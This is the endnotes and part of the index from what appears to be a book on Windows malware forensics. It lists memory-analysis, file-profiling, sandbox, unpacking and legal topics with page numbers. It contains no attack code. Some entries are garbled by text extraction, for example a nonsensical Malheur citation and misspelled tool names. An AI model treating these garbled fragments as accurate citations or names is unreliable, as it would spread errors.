- 116 For more information about YARA, go to http://code.google.com/p/yara-project/.
- 117 For more information about HBGary Fingerprint, go to http://www.hbgary.com/free-tools#fingerprint.
- 118 YARA User's Manual Version 1.5.
- 119 YARA User's Manual Version 1.5, p. 22.
- 120 YARA User's Manual Version 1.5, pp. 3-4.
- 121 YARA User's Manual Version 1.5, p. 4.
- 122 http://code.google.com/p/yaraproject/downloads/detail? name=YARA%20User%27s%20Manual%201.6.pdf.
- 123 http://malwareresearchgroup.com/2010/10/detectionof-the-latest-variant-of-wemon-trojan/;

http://www.threatexpert.com/report.aspx? md5=43cd9f8b3330468721b8b123a6b22126.

- 124 For more information about HBGary FingerPrint, go to http://www.hbgary.com/free-tools#fingerprint.
- <sup>125</sup> Hayes, M., Walenstein, A., and, Lakhotia, A. (2009). Evaluation of Malware Phylogeny Modeling Systems Using Automated Variant Generation, Journal in Computer Virology, Vol. 5, no. 4, pp. 335–343.
- 126 For more information about BinDiff, go to http://www.zynamics.com/bindiff.html.
- 127 Zynamics BinDiff 3.2 Manual, pp. 6-7.
- 128 For details on the BinDiff Matching Strategy and process, refer to the BinDiff 3.2 Manual.
- 129 Zynamics BinDiff 3.2 Manual, pp. 11-12.
- 130 For a detailed discussion of ssdeep, refer to Chapter 5.
- 131 For more information about BinVis, go to <u>http://code.google.com/p/binvis/</u>.
- 132 For more information about VERA, go to http://www.offensivecomputing.net/?q=node/1689, http://www.offensivecomputing.net/vizsec09/dquistvizsec09.pdf
- 133 For more information about Malheur, go to http://www.mlsec.org/malheur/, http://honeyblog .org/junkyard/paper/malheur-TR-2009.pdf (Rieck, K., Trinius, P., Willems, C., and Holz, T. (2011). Automatic Analysis of Malware Behavior using Machine Learning. Journal of Computer Security, 19(3).
- 134 http://www.mlsec.org/malheur/install.html.
- 135 http://www.sunbeltsecurity.com/sandbox/.
- <sup>136</sup> Phillip, T., Carsten, W., Thorsten H., and Konrad R. (2009). A Malware Instruction Set for Behavioral-Based Analysis. Technical Report TR-2009-07, University of Mannheim (www.mlsec.org/malheur/docs/mist-tr.pdf).
- 137 The Python scripts can be found on http://mwanalysis.org/inmas/maschinellesLernen/mist/.
- 138 http://pil.informatik.uni-mannheim.de/malheur/.
- <sup>139</sup> Automatic Analysis of Malware Behavior Using Machine Learning, p. 8; Rieck, K. (2011). Malheur Vicinia 650 March 1998.

version 0.5.0, User Manual, p. 2.

- 140 Rieck, K. (2011). Malheur Version 0.5.0, User Manual, p. 2.
- 141 Rieck, K. (2011). Malheur Version 0.5.0, User Manual, p. 2.
- 142 Rieck, K. (2011). Malheur Version 0.5.0, User Manual, p. 2.
- 143 The Python scripts can be found on https://mwanalysis.org/inmas/backend/visualisierung/.

# Index

Page numbers followed by f indicates a figure and t indicates a table.

### A

ABA, See American Bar Association (ABA)

AccessData FTK Enterprise, 175f

Active monitoring artifacts, 429, 429f

Active network connections, 15-16

Active system monitoring, <u>371–379</u> CurrProcess, <u>372</u> DirMon, <u>373</u> Explorer Suite/Task Explorer, <u>372</u> File Monitor, <u>372</u> file system monitoring, <u>372–373</u>, <u>373f</u> MiTec Process Viewer, <u>372</u> process activity monitoring, <u>371f</u> Process Hacker, <u>372</u> ProcessActivityView, <u>372</u>, <u>373</u> registry monitoring, <u>372</u>, <u>374</u>, <u>374</u>*f* Tiny Watcher, <u>373</u>

Address Resolution Protocol (ARP), <u>17</u> ARP cache, <u>17</u>

American Bar Association (ABA), 207

American Recovery and Reinvestment Act (ARRA), 215

American Standard Code for Information Interchange (ASCII), <u>32</u>, <u>418</u>

AnalogX TextScan, 258

Anti-debugging mechanisms, 407

Antivirus, <u>160</u> freeware, <u>252</u> logs, <u>161</u>, <u>167</u> signatures, <u>251</u>, <u>252</u>

Anubis, <u>401</u>t

API call analysis, <u>431</u> interception, <u>378–379</u>, <u>379</u>*f* monitoring, <u>386</u>, <u>394–395</u> API hooking, <u>422-424</u>

ARP, see Address Resolution Protocol (ARP)

ARRA, see American Recovery and Reinvestment Act (ARRA)

ASCII, see <u>American Standard Code for Information</u> Interchange (ASCII)

AspackDie, 403, 404f

AuditViewer, <u>102</u> configuration options screenshot, <u>102</u>*f* in listing drivers, <u>108</u>*f* memory injection detection, <u>124</u>*f* Memoryze output, <u>103</u>*f* open file, viewing, <u>111</u>*f* suspicious memory sections, <u>123</u>*f* tabs, <u>102</u>

Austrian Computer Emergency Response Team (CERT.at), 398

Auto starting artifacts, 375

Autorun locations, 165

Autostart and Process Viewer, 375

Autostart Evalorer 275

Autostati Explorer, <u>313</u>

Auto-starting locations inspection, 31-32

Avira A/V software, 161f

### B

Banking Trojan, 394f

Behavioral profiling and classification, <u>446-448</u>

BIFF, see Binary Interchange File Format (BIFF)

Binary Interchange File Format (BIFF), 297

Binders, 272

BinDiff, <u>440</u>, <u>440*f*-442*f*</u>

BinNavi, 415

BinText, 258, 258f

Biometric data, 218

BitBlaze, 402t

Breach notification statutes, 233t

-

~ ~ . . ~

Buster, see Buster Sandbox Analyzer (Buster)

Buster Sandbox Analyzer (Buster), 397

Byte Frequency view, 431

С

Capsa, 376

Capture BAT, see Capture Behavioral Analysis Tool (Capture BAT)

Capture Behavioral Analysis Tool (Capture BAT), <u>381</u> log, <u>428f</u> use of, <u>382f</u>

CERT.at, see Austrian Computer Emergency Response Team (CERT.at)

CFAA, see Computer Fraud Abuse and Act (CFAA)

Chain of custody, 230

Child Online Privacy Protection Act (COPPA), 216

CLI, see Command line Interface (CLI)

Client applications, 425, 425-426

Clipboard contents, 27, 28f

COFF, see Common Object File Format (COFF)

COFF File header, see IMAGE\_FILE\_HEADER

Command history collection, 26

Command line Interface (CLI), <u>5</u>, <u>240</u> file identification tools, <u>249–250</u> MD5 tools, <u>243–244</u> packing and cryptor detection tools, <u>270–272</u> PDF analysis tools, <u>291</u>

Command-line memory analysis utilities, <u>99–102</u> parameters, <u>20</u> utilities, <u>6</u>

Common Object File Format (COFF), 272

Common Vulnerabilities and Exposures (CVE), 294

Comodo, <u>402</u>*t* 

Compressor, see File obfuscation

Computer forensic specialists, 207

Computer Fraud Abuse and Act (CFAA), 221

Concealment techniques, 122

Connscan2 plug-in, 111f

Contextual Piecewise Hashing (CTPH), 434, 435

Cookie files examination, 38

COPPA, see Child Online Privacy Protection Act (COPPA)

COTS, <u>175</u>

Cross Reference (XREF), 283

Cross-border investigation resources, 233-234

Cryptors, 269-281

csrpslist plug-in, 101, 101f

CTPH, see Contextual Piecewise Hashing (CTPH)

Cuckoo Sandbox, 399

CurrProcess, 372, 405

CVE, see Common Vulnerabilities and Exposures (CVE)

CWSandbox, 400t

Cybercrime prosecution, 227

## D

Data, across borders, <u>222–226</u> data transfers, <u>224</u> informal assistance, <u>225</u> letter of request, <u>225</u> MLAT, <u>225</u> Safe Harbor certification, <u>224</u> workplace data, <u>222–226</u>

Data, authority over federal protection of health information, <u>215</u> federal protection of public company information, <u>216</u> information about children, <u>216</u> PCI DSS, <u>217</u> privileged information, <u>217</u> protected data, <u>213–218</u> real-time data, <u>211–213</u> state law protections, <u>217</u> stored data, <u>210–211</u> student educational records, <u>216</u>

Data acquiring tools, 218-222

business purpose, <u>219</u> dual use, <u>220–222</u> hacker tools, <u>220</u> investigative use, <u>219</u> network security and diagnostic tools legitimacy, <u>222f</u> ordinary course, <u>219</u>

Data directory, 279

Data sources, 126, 157

Data structures, <u>112–117</u> event logs, <u>112</u> investigative considerations, <u>116–117</u> master file table, <u>112–113</u>, <u>113</u>*f* registry entries, <u>113–116</u> services, <u>113</u> windows operating system, <u>118</u>, *see also* <u>Memory</u> <u>forensics</u>

DBT, see Digital Behavior Traits (DBT)

DDE, see Dynamic Data Exchange (DDE)

DDNA, see Digital DNA (DDNA)

Decompiling CHM file, 310f

Delphi executables, 420

DeShrink, 403

Deviare API, 423

Digital Behavior Traits (DBT), 399

Digital casting, 381

Digital crime scenes, 380

Digital DNA (DDNA), <u>104</u> malicious process extracted using, <u>125</u>*f* 

Digital evidence, <u>93</u> preservation, <u>229–230</u>

Digital footprints documentation, 370

Digital forensics, 207

consequences of unlicensed, <u>207</u> law enforcement, <u>209</u>, *see also* <u>Legal considerations</u>

Digital impression evidence, 380-381

Digital investigator, <u>208</u> computer trespasser exception, <u>213</u> consent exception, <u>212</u> non-content portion, <u>213</u> protected data, <u>213–218</u> provider exception, <u>211</u> real-time monitor, <u>211</u>, *see also* <u>Legal considerations</u>

Digital trace evidence, <u>381–385</u>

Digital virology, <u>432–448</u> malware cataloging, <u>433</u> malware phylogeny, <u>432</u>, <u>434*t*</u>, see also <u>Investigative steps</u> on malicious code

- DirMon, 373
- DLL injection, 21
- dlllist option, <u>100f</u>, <u>107</u>
- DLLs, see Dynamic Link Libraries (DLLs)
- DNS, see Domain Name Service (DNS)
- Domain controller security event logs, 168
- Domain name, resolving, 391

Domain Name Service (DNS), <u>4</u> DNS queries, <u>16</u> Dr. Watson log, 167

DriverSearch.bat, 108

DUMPBIN, 259, 259f

Dumper, <u>405</u>

Dumping suspecious process, 120f, 404-405, 410f

Dynamic Data Exchange (DDE), 395

Dynamic Link Libraries (DLLs), <u>21</u>, <u>107</u>, <u>411</u> DLL injection, <u>21</u> exported, <u>22</u> listing, <u>108</u>*f* 

E

ECPA, see Electronics Communications Privacy Act (ECPA)

EINs, see Employer taxpayer identification number (EINs)

Electronics Communications Privacy Act (ECPA), 210

Embedded artifact extraction, <u>255–261</u>, <u>272</u>, <u>412–426</u> anticipated network trajectory, <u>415</u> BinNavi, <u>415</u> Delphi executables, <u>420</u> dependency re-exploration, 421, 422ffile dependency, 259-261HBGary Responder, 415IDA Pro, 413, 415fImage\_resource\_directory, 416finvestigative parallels, 413PE resource examination, 416-420relational context of api function calls, 414-415Resource Extract, 419, 421fstrings, 255-257suspect program examination, 413-415tools for analyzing embedded strings, 257-259triggering events, 414

Embedded entities, 284

Embedded file metadata, 261-267

Embedded string analysis tool, 257-259

Employer taxpayer identification number (EINs), 218

EnCase, 170

Entry Point (EP), 270

EP, see Entry Point (EP)

EPROCESS, see Executive process (EPROCESS)

Ether, 406

EU, see European Union (EU)

Eureka, 401t

Event Log, <u>112</u>, <u>168</u> collection, <u>32</u>, <u>33</u>*f* Explorer, <u>167</u>*f* logon and logoff, <u>33</u>, *see also* <u>Data structures</u>

Event-driven malware, 27

Evidence Federal rules on, <u>234–235</u>

Executables, <u>164–165</u> file recovery, <u>118–119</u> mapping process, <u>19</u>

Execution trajectory, 424

Execution trajectory analysis, <u>386–397</u> API Call monitoring, <u>394–395</u> aspects of, <u>386</u> Banking Trojan, <u>394</u> capturing requests of malware <u>390</u> оприны ториозы от нитино, <u>элог</u> FakeDNS, 388 File System Activity examination, 396 investigative considerations, 395 netcat listener, 391–397, 392f network activity, 386–388 network impression evidence, 390-391 network trajectory reconstruction, 388-390 process activity examination, 393 Process Explorer, 393, 393f registry activity examination, 397 Resolving DNS Queries, 389f Simple DNS Plus, 388 suspect program attempting to retrieve file, <u>390f</u> window spying, 395 WinLister, 395, 396f

Executive process (EPROCESS), 98

ExeDump Utility, 281

Expert testimony, 235

Explorer Suite/Task Explorer, 372

F

FakeDNS, 388

Family Education Rights and Privacy Act, 216

FastDump Community version, 6

FastDump Pro, 6

FCIV, see File Checksum Integrity Verifier (FCIV)

Federal protection of health information, <u>215</u> of public company information, <u>216</u>

File

appearance record, <u>242</u>, <u>242</u>f carving tools, 97, 98 content examination, 40fdependency inspection, 259-261 name acquisition, 241-242 profiling safety tip, 238 similarity indexing, 245-246 size acquisition, 242 structure and contents examination, 286, 309 structure examination, 303 System Activity examination, 396 system examination, 33-34system monitoring, <u>372–373</u>, <u>373f</u> types, 247-248 viewalization 016 061 0166 017 010

VISUAIIZATION, <u>240–201</u>, <u>240</u>, <u>247–248</u>

File Checksum Integrity Verifier (FCIV), 244

File Monitor, 372

File Name Attribute (FNA), 170

File obfuscation, 267, 268f

File profiling, 238, 239f anti-virus signatures, 251, 252 binders, 272 CLI packing and cryptor detection tools, 270-272 command-line interface MD5 tools, 243-244 cryptors, 269–281 data directory, 279 embedded artifact extraction, 255–261, 272 embedded file metadata, 261–267 ExeDump Utility, 281 file dependency inspection, 259–261 file obfuscation, 267, 268f file similarity indexing, 245-246 file types, 247-248 file visualization, 246-261, 246f hash repositories, 245 IMAGE FILE HEADER, <u>276, 277, 277f, 278f, 280</u> IMAGE-OPTIONAL HEADER, 278, 278f

malware scanning, 251-252, 252-255 MS-DOS header, 274, 275f MS-DOS stub, 274–275, 276f packed malware specimen, 268f Packer and Cryptor Detection Tools, 269-270 packers, 267–268 parsing suspect PE file, 274f PE Header, 275–279, 277f regional settings identification, 264 section table, <u>280–281</u>, <u>280f</u> steps in, 239 Strings, 255-257 symbolic and debug information, 261-281 Windows PE file format, 272-274, 273f, see also File visualization Profiling suspicious file

File signature identification and classification, 247 anti-virus signatures, 251, 252 CLI file identification tools, 249–250 GUI file identification tools, 250–251 malware scanning, 251–255 TrID, 249, 250*f* 

File Transfer Protocol (FTP), 391

File visualization, <u>246–261</u>, <u>246</u> file types, <u>247–248</u>, see also File signature identification and classification

Filterbit, 253

Financial account numbers, 218

Financial Services Modernization Act of 1999, see Gramm Leach Bliley Act, 214

FingerPrint, <u>437</u>, <u>438f</u>, <u>438t</u>, <u>439f</u>

Firewall logs, <u>167</u>

FlyPaper, <u>383</u>, <u>383</u>f

FNA, see File Name Attribute (FNA)

Forensic analysis, 29, 157

Forensic duplication Avira A/V software scanning, <u>161</u>*f* of hard drive, <u>29</u>*f* loaded into VMWare, <u>173</u>*f* locating malware on, <u>159</u> mounting, <u>158</u>, <u>158</u>*f* of storage media, <u>29</u>, *see also* <u>Malware detection</u>

Forensic examination, 155

F · · · · 170 174

Forensic reconstruction,  $\frac{173-174}{4}$ 

Forensic tools, <u>158</u> commercial, <u>99</u>

Forensic tools, memory, <u>97</u>, <u>98</u>, <u>119</u> additional functionality, <u>99</u> for dumping process memory, <u>119</u> HBGary Responder, <u>103</u>, <u>103</u>*f*, <u>104</u>*f* information provided by, <u>98</u> investigative considerations, <u>99</u>, <u>120</u> malware concealment technique detection, <u>122</u> Memoryze, <u>101</u>, <u>101</u>*f*, <u>102</u>

Forensic tools, remote, <u>11</u>, <u>29</u> AccessData FTK Enterprise, <u>175</u>*f* COTS, <u>175</u>

F-Response, 8, 35

iSCSI initiator service, <u>9f</u>, <u>35f</u>, <u>36f</u> physical memory identification, <u>10f</u> remote subject system hard drive, <u>10f</u>, <u>36f</u> subject system connection, <u>9f</u>, <u>10f</u>, <u>35f</u>, <u>36f</u> suspicious files extraction, <u>41–42</u>, *see also* <u>Physical</u> <u>memory acquisition</u>

FTP, see File Transfer Protocol (FTP)

. . . ......

Function flowgraphs, <u>439–442</u>

### G

Gargoyle Forensic Pro, 160, 160f

GB, see Gigabytes (GB)

GFI Sandbox, 399, 400t

Gigabytes (GB), 5

GNU Core Utilities, 244

Gramm Leach Bliley Act, 214

Graphical MD5sum, 244

Graphical user interface (GUI), <u>5</u>, <u>240</u> AuditViewer, <u>102</u> file identification tools, <u>250–251</u> HBGary Responder, <u>103</u> MD5 tools, <u>243–244</u> memory analysis tools, <u>102–104</u> memory dumping tools, <u>7</u> Nigilant32, <u>7</u> tools, <u>292–294</u>, see also <u>Volatile data collection</u> methodology GT2, <u>264</u>

GUI, see Graphical user interface (GUI)

### H

Hacker Defender Rootkit, 105f

Hacker tools, 220

Hash Quick, 244

Hashes, <u>159</u> piecewise, <u>160</u> repositories, <u>245</u> values, <u>242–243</u>, *see also* Malware

HashonClick, 244

HBGary Responder, <u>103</u>, <u>103</u>*f*, <u>104</u>*f*, <u>116</u>, <u>415</u> add-ons, <u>104</u> examining system infected with ZeuS Trojan, <u>124</u>, <u>124</u>*f* keys and passwords function, <u>122</u>*f* keyword searches, <u>121</u>, <u>121</u>*f* in listing drivers, <u>109</u>, <u>109</u>*f* registry entries, <u>116</u> report of suspicious module, <u>125</u>, <u>125</u>*f*, see also Forensic tools, memory Health Insurance Portability & Accountability Act (HIPAA),  $\underline{215}$ 

covered entities, 215

Hex Editors, 248

HIPAA, see <u>Health Insurance Portability & Accountability Act</u> (HIPAA)

hivedump plug-in, 116f, 117f

hivelist plug-in, 115f

Host integrity monitors, 366, 366-367

HTML, see Hypertext Markup Language (HTML)

HTTrack, 425

Hypertext Markup Language (HTML), 249

### I

IDA Pro, 413, 415f, see also BinDiff

iDefense, 258

IM, see Instant messenger (IM)

IMAGE\_FILE\_HEADER, 276, 277, 277f, 278f, 280

Image\_resource\_directory, <u>416</u>f

IMAGE-OPTIONAL\_HEADER, 278, 278f

Import Reconstructor (ImpREC), 411, 411f

ImpREC, see Import Reconstructor (ImpREC)

Impression evidence, 380

Incident response forensics, <u>2</u> field interviews, <u>3</u> malicious code live response, <u>2</u>

Information extraction, 156

Injected code detection, 122

Installation managers, see Installation monitors

Installation monitors, 366, 367–369

Installed drivers examination, 24-25

InstallSpy, system snapshot, <u>369f</u>

Instant messenger (IM), 257

Internet communication non-content portion, 213

Internet Protocol (IP), <u>2</u>, <u>377</u> IP Sniffer, <u>376</u>

Intrusion vector, 155

Investigative steps on malicious code, <u>434</u> behavioral profiling and classification, <u>446–448</u> CTPH, <u>434</u>, <u>435</u> function flowgraphs, <u>439–442</u> process memory trajectory analysis, <u>442–444</u>, <u>443</u>*f* textual and binary indicators of likeness, <u>435–438</u> visualization, <u>444–446</u>

IP, see Internet Protocol (IP)

iSCSI initiator service, 9f, 35f, 36f

#### J

Javascript extraction, 290

Joe Sandbox Web, 401t

Joiners, see Binders

Jotti Online Malware Scanner, 253

K

Keys and passwords function, 122f

```
Keywords, <u>160</u>
searches, <u>121</u>, <u>121</u>f, <u>172</u>
```

## L

```
LANs, see Local area networks (LANs)
```

Legal considerations, 204, 204–205 breach notification statutes, 233tchain of custody, 230 company employee, 208 cross-border investigation resources, 233-234 data, 205 digital forensics, 207 diverged goals of victim and, 228 documentation, 229 evidence type, 204federal rules on evidence, 234-235 findings, 205 framing issues, 204 improving chances for admissibility, 229-230 investigative approach, 204 investigative authority sources, 205-209

investigator, 205 jurisdictional authority, 205-207 law enforcement, 209 legal landscape, 204-205 limitations on waiver, 235 perspective of, 227–228 preservation of digital evidence, 229-230 private authority, 208-209 private investigation, 206 private provider, 210 protected data, 213-218 public provider, 210, 211 real-time data, 211-213 retained expert, 208 statutory limits on authority, 210-218 statutory/public authority, 209 stored data, 210-211 tools, 205 victim misperception, 227 victim reluctance, 226-227, see also Data, across borders Data, authority over Data acquiring tools Digital forensics Digital investigator Protected data

Letter of request, 225

Live response, see Incident response forensics

Loaded modules listing, 107f

Local area networks (LANs), 364

Local Security Authority Subsystem Service (LSASS), 104

Locating OEP and extracting, 406-410, 409f, 410f

Log files, <u>166</u> AntiVirus logs, <u>167</u> desktop firewall logs, <u>167</u> domain controller security event logs, <u>168</u> Dr. Watson log, <u>167</u> web browsing history, <u>167</u> windows event logs, <u>166</u>

LordPE, <u>404</u>, <u>405</u>*f* 

LSASS, see Local Security Authority Subsystem Service (LSASS)

## М

MAC, see Media Access Control (MAC)

macmatch.exe, 34f

Malcode Analyst Pack (MAP), 244, 258

Malfease, 402t

#### malfind plug-in, <u>123f</u>

Malheur, <u>446</u> analysis, <u>447</u> clustering of a data set, <u>448</u>*f* 

Malicious code API monitor, <u>386</u> execution, <u>385–386</u>, <u>386</u> identifiers, <u>391</u> installation monitor, <u>385</u> live response, <u>2</u> rehashing, <u>386</u> simple execution, <u>385</u> specimens, <u>15</u>

Malpdfobj, 291

Malware, <u>112</u> artifact discovery and extraction, <u>39</u> cataloging, <u>433</u> concealment technique detection, <u>122</u>, <u>123</u> concealment techniques, <u>122</u> discovery and extraction, <u>159–169</u>, <u>174–175</u> forensic analysis, <u>157</u> hard drive, <u>156</u> information extraction, <u>156</u> keyword, <u>172</u> modern, <u>156</u> phylogeny modeling, <u>434t</u> scanning, <u>251–255, 400</u> search for known, <u>159–161</u>, *see also* <u>Malicious code</u>

Malware analysis environment for, <u>365–366</u> guidelines for, <u>365–369</u> investigative considerations, <u>366</u> safety tip, <u>364</u> security conscious malware, <u>366</u> suspect program analysis factors, <u>364</u> SysAnalyzer, <u>368</u>*f* system snapshots, <u>366</u>, <u>367</u>*f*, <u>369</u>*f* virtualization, <u>365</u>, see also Post-run data analysis System monitoring

Malware analysis frameworks, <u>397–399</u> Cuckoo Sandbox, <u>399</u> GFI Sandbox, <u>399, 400t</u> Minibis, <u>398</u> Norman Sandbox Malware Analyzer, <u>399</u> TRUMAN, <u>399</u> ZeroWine, <u>398</u> ZeroWine Tryouts, <u>398</u> Malware analysis sandboxes, <u>400–412</u>, <u>402*t*</u> defeating obfuscation code, <u>402–412</u> GFI Sandbox, <u>399</u>, <u>400*t*</u> malware scanners, <u>400</u> virus scanners, <u>400</u>, *see also* <u>Obfuscation code</u>

Malware detection AntiVirus, 160 autorun locations, 165 correlation with logons, 169 drivers, 165 executables, 164-165 Gargoyle Forensic Pro, 160, 160f hashes, 159 installed program, <u>161–162</u> investigative considerations, 161, 164 keywords, 160 legitimate programs, <u>162</u> log files, 166-168 prefetch files, 163-164 registry remnants, 163 schedule, 165 services, 165 user accounts and logon activities, <u>168–169</u>

Malware incident response, 2-4

forensics, <u>2</u> non-volatile data collection, <u>28–42</u> volatile data collection methodology, <u>2</u>, <u>4–18</u> web browsing artifacts examination, <u>37–38</u>

Malware Instruction Set format (MIST format), 447

Malware manipulation, <u>422</u> API hooking, <u>422–424</u> client applications, <u>425–426</u> Deviare API, <u>423</u> HTTrack, <u>425</u> intercepting with SpyStudio, <u>423*f*</u>, <u>424*f*</u> investigative considerations, <u>425</u> Poison Ivy client application, <u>426*f*</u> prompting trigger events, <u>424–425</u> SpyStudio, <u>422</u>, <u>423</u>, <u>423</u>*f*, <u>424</u>, <u>424*f*</u>

MAP, see Malcode Analyst Pack (MAP)

Master Boot Record (MBR), 157

Master file table (MFT), <u>112–113</u>, <u>113</u>*f*, see also <u>Data</u> <u>structures</u>

mbps, see Megabits per second (mbps)

MBR, see Master Boot Record (MBR)

MD5, see Message Digest 5 (MD5)

MD5Summer, 244

Media Access Control (MAC), 17

Megabits per second (mbps), 4

Memory analysis utilities, <u>106–109</u>, <u>110–112</u>

Memory dump, 94 carving memory, 97f connscan2 plug-in, 111f csrpslist plug-in, 101f DriverSearch.bat, 108 file extraction. 97 information found in, 96, 96f IP packet in, 97, 97f memory forensic tools for, 119 Memoryze, 101, 101f MFT Entry in, 113f open port information extraction, 110, 110f orphanthreads volatility plug-in, 102 volatility dlllist option, <u>100f</u> volatility files option, <u>110</u>, <u>110</u>f volatility psscan plug-in, 99, 100f, see also Memory forensics

Memory forensics, 93–94, 382 command-line memory analysis utilities, 99-102 data structures, 112–117 digital evidence, 93 FlyPaper, 383, 383f GUI-based memory analysis tools, 102-104 Hacker Defender Rootkit, 105f investigative considerations, 94, 95 legitimate processes, 106 loaded modules, 107, 107f main aspects, 94 in malware investigations, 93 memory analysis utilities, 106–109, 110–112 modules and libraries, 106-109 old school memory analysis, 96-97 open files and sockets, 109-112 overview, <u>94–98</u> processes and thread, 99-106 RECon, <u>383</u>, <u>384</u>, <u>384</u>*f* relational analysis, 106 relational reconstruction, 104 temporal analysis, 106 VMWare, 383, 384 windows memory forensics tools, <u>98</u>, <u>98–118</u> windows process memory, <u>118–120</u>, <u>121–125</u>, see also Memory dump

Memory injection detection, 123, 124f

Memoryze, <u>101</u>, <u>101*f*</u>, <u>102</u> batch scripts, <u>108</u> injected code detection, <u>122</u> in listing open files, <u>111</u>, <u>111*f*</u> malware concealment technique detection, <u>123</u> memory injection detection, <u>123</u> open file extraction, <u>111*f*</u> output from, <u>101</u> scripts, <u>119</u>, see also Forensic tools, memory

Message Digest 5 (MD5), 5, 242

```
Metadata, <u>261</u>
artifacts, <u>262</u>, <u>262</u>
discovery, <u>285</u>, <u>309</u>
Gathering with exiftool, <u>263</u>f
GT2, <u>264</u>
```

Metasploit penetration testing framework, 104

MFT, see Master file table (MFT)

Microsoft Malware Removal Tool, <u>174</u>

```
1 AT 1 . 100
```

Minibis, 398

MiniDumper, 248, 248f

MIST format, see <u>Malware Instruction Set format (MIST</u> format)

MiTec Process Viewer, 372

MLAT, see Mutual Legal Assistance Request (MLAT)

Most recently used (MRU), 170

MountImage Pro, 158

MRU, see Most recently used (MRU)

MS-DOS header, <u>274</u>, <u>275</u>*f* stub, <u>274–275</u>, <u>276</u>*f* 

Mutual Legal Assistance Request (MLAT), 225

MWSnap, 242, 242f

N

NetBIOS connections, <u>16–17</u>

Netcat commands 3 3f

1 1010001 001111101100, <u>-</u>, <u>-</u>,

netcat listener, <u>391–397</u>, <u>392f</u>

Netstat, 15

Netstat-ano command, <u>16</u>, <u>16</u> on subject system, <u>23</u>f

Network configuration, <u>12</u> connections and activity, <u>15</u> probe, <u>376</u> security and diagnostic tools legitimacy, <u>222f</u> trajectory reconstruction, <u>388–390</u>

Network activity monitoring, <u>374–377</u> API calls interception, <u>378–379</u>, <u>379f</u> auto starting artifacts, <u>375</u> Capsa, <u>376</u> IP Sniffer, <u>376</u> Network Probe, <u>376</u> NFAT, <u>376</u> PacketMon, <u>376</u> port activity monitoring, <u>377–378</u> SmartSniff, <u>376</u> Sniff\_hit, <u>376</u> TCPView, <u>378</u> tools, <u>376</u> traffic monitoring, <u>375</u> Visual Sniffer, <u>376</u> Wireshark, <u>375, 376, 377</u>*f* 

Network Miner Network Forensic Analysis Tool (NFAT), 376

NFAT, see <u>Network Miner Network Forensic Analysis Tool</u> (NFAT)

Nigilant32, 7

file content examination, <u>40</u>*f* physical memory imaging with, <u>8</u>*f* Preview Disk function, <u>39</u>, <u>39</u>*f* suspicious files extraction, <u>41</u>*f* 

Non-volatile data collection, 28-42auto-starting locations inspection, 31-32event logs collection, 32, 33ffile system examination, 33-34forensic duplication of storage media, 29, 29flogon and logoff events, 33macmatch.exe, 34fprefetch files inspection, 31registry contents, 34remote registry analysis, 35-37security configuration, 30select data forensic preservation, 29-30 target NTUSER.dat selection, <u>37f</u> trusted host relationship, <u>30–31</u> user account and group policy information review, <u>33</u>, *see also* <u>Malware incident response</u>

Norman Sandbox Analyzer, 399, 401t

NSI Malware Analysis Sandbox, 401t

NTFS journal, 170

# 0

Obfuscation code removal, 402 anti-debugging mechanisms, 407 CurrProcess, 405 Dumper, 405 dumping suspect process, <u>404–405</u>, <u>410f</u> locating OEP and extracting, <u>406–410</u>, <u>409f</u>, <u>410f</u> LordPE. 404, 405f OllyDbg, <u>406</u>, <u>407</u>, <u>408</u>f PE Tools, 404 ProcDump, 404, 405 Process Explorer, 405 ProcessAnalyzer, 405 reconstructing imports, <u>411–412</u> script identification and decoding, 310, 311f Tack Evolorer 105

UPX, <u>403</u>, see also <u>Unpacker program</u>

OEP, see Original Entry Point (OEP)

OfficeMalScanner, 301, 301-308

OllyDbg, <u>406</u>, <u>407</u>, <u>408</u>f

OllyDump, <u>407</u>, <u>410</u>, <u>410</u>f

OPAF, see Open PDF Analysis Framework (OPAF)

Open files, <u>25</u> files opened locally, <u>25</u> files opened remotely, <u>25–26</u>, *see also* <u>Volatile data</u> <u>collection methodology</u>

Open PDF Analysis Framework (OPAF), 291

Open port information extraction, 110, 110f

Open Systems Interconnect (OSI), 17

Origami, 291

Original Entry Point (OEP), 403

orphanthreads volatility plug-in, 102

OSI, see Open Systems Interconnect (OSI)

# P

Packed malware specimen execution, 268f

Packers, <u>267–268</u> and cryptor detection tools, <u>269–270</u>, *see also* <u>File</u> <u>obfuscation</u>

PacketMon, 376

Packing, see File obfuscation

Parsing suspect PE file, <u>274</u>f tools, <u>163</u>

Pasco, <u>38</u>

Passive monitoring artifacts, <u>427–428</u>

Payment Card Industry Data Security Standards (PCI DSS), 217

PCI DSS, see Payment Card Industry Data Security Standards (PCI DSS)

PDF. see Portable document format (PDF)

PE files, see Portable Executable files (PE files)

PEB, see Process environment block (PEB)

Personal identification numbers (PINs), 218

Personal information, 217

Personally Identifiable Information (PII), 110

PHI, see Protected Health Information (PHI)

Physical memory artifacts, <u>432</u> identification, <u>10</u>*f* 

\_ \_

\_

Physical memory acquisition, <u>5</u>, <u>6</u> command-line utilities, <u>6</u> with FastDump, <u>6f</u> with FastDump Pro, <u>7f</u> investigative considerations, <u>5</u> on live windows system, <u>5</u> remote, <u>8–11</u> remote forensics tools, <u>11</u> from remote subject system, <u>11f</u> tools for, <u>7</u>, see also Volatile data collection methodology

-----

PID, see Process Identification (PID)

PII, see Personally Identifiable Information (PII)

PINs, see Personal identification numbers (PINs)

PML, see Process Monitor Format (PML)

Poison Ivy client application, <u>426</u>f

Polyunpack, 406

Port activity monitoring, 377-378

Portable document format (PDF), <u>237</u> document elements, <u>282</u> file format, <u>282–284</u> miner, <u>291</u> scanner, <u>291</u> tool kit, <u>291</u>

Portable Executable files (PE files), <u>385</u> PE Header, <u>275–279</u>, <u>277</u>*f* PE Tools, <u>404</u> resource examination, <u>416–420</u>

Post-mortem forensics, <u>155–156</u> file system examination, <u>169–170</u> forensic analysis. <u>156–159</u> forensic reconstruction, <u>173–174</u> keyword searching, <u>172</u> malware discovery and extraction, <u>159–169</u>, <u>174–175</u> registry examination, <u>170–172</u>, *see also* <u>Windows file</u> <u>system examination</u>

